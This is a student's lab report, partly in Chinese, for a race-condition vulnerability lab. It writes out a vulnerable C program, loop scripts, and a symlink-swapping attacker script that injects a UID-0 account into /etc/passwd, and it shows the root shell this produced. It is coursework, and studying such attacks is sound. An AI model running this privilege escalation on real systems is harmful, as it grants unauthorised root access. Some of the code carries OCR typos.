## CLASS 2

# Race Condition Vulnerability Lab 吴瑞欣-E41614059

STEP1:建立链接

Ln -sf /etc/passwd /tmp/XYZ

[09/24/2018 03:35] seed@ubuntu:/tmp\$ ln -sf /etc/passwd /tmp/XYZ

#### STEP2:


sudo sysctl -w kernel.yama.protected\_sticky\_symlinks=0

作用:将黏着位设为0

```
[09/24/2018 03:48] seed@ubuntu:~/Desktop/lab2$ sudo sysctl -w kernel.yama.protec
ted_sticky_symlinks=0
[sudo] password for seed:
kernel.yama.protected_sticky_symlinks = 0
```

## STEP3:

# 运行 run.sh 脚本



## STEP4:

运行 attacker.sh 脚本

```
[09/24/2018 03:57] seed@ubuntu:~/Desktop/lab2$ ./attacker.sh
Stop...The passwd has been changed!
./attacker.sh: 22: kill: Usage: kill [-s sigspec | -signum | -sigspec] [pid | jo
b]... or
kill -l [exitstatus]
[09/24/2018 03:57] seed@ubuntu:~/Desktop/lab2$ ■
```

#### STEP5

## 运行结果:

最初以为可以在 attack\_input 中输入 mkpasswd -m des 666 从而获得账户 wuruixin: 666,但是会被截断,所以只能乖 乖的先运行 mkpasswd -m des 666,然后把输出的密文直 接放入 attack\_input

attack\_input 初始命令如下:

wuruixin:"\$(mkpasswd -m des 666)":0:0:,,;:/root:/bin/bash

运行结果: wuruixin:"\$(mkpasswd

attack\_input 更改后命令如下:

wuruixin:iQEcoLMksjZxY:0:0:,,,:/root:/bin/bash

运行结果: wuruixin:iQEcoLMksjZxY:0:0:,,,:/root:/bin/bash

STEP6

登陆用户 wuruixin

运行结果:

```
[09/24/2018 05:49] seed@ubuntu:~/Desktop/lab2$ su wuruixin Password:
[09/24/2018 05:49] root@ubuntu:/home/seed/Desktop/lab2#
```

# 具体代码如下:

# vulp:

```
#include <stdio.h>
 #include <unistd.h>
 #include <string.h>
 int main()
 {
     char * fn = "/tmp/XYZ";
     char buffer[60];
     FILE *fp;
     /* get user input */
     scanf("%50s", buffer );
     if(!access(fn, W_OK)){
          fp = fopen(fn, "a+");
          fwrite("\n", sizeof(char), 1, fp);
          fwrite(buffer, sizeof(char), strlen(buffer), fp);
          fclose(fp);
     }
     else printf("No permission \n");
 }
run.sh
     #/bin/sh
     race()
    {
```

```
while true
           do
           ./vulp <attack_input
           done
       }
       race
       RACE_PID=$!
       kill $RACE_PID
attacker.sh
#!/bin/sh
race()
{
  old=`ls -l /etc/passwd`
  new=`ls -l /etc/passwd`
  while [ "$old" = "$new" ]
  do
       rm -f/tmp/XYZ
       >/tmp/XYZ
       In -sf /etc/passwd /tmp/XYZ
       new=`ls -l /etc/passwd`
  done
}
```

race

echo "Stop...The passwd has been changed!"

RACE\_PID=\$!

kill \$RACE\_PID

attack\_input

wuruixin:iQEcoLMksjZxY:0:0:,,,:/root:/bin/bash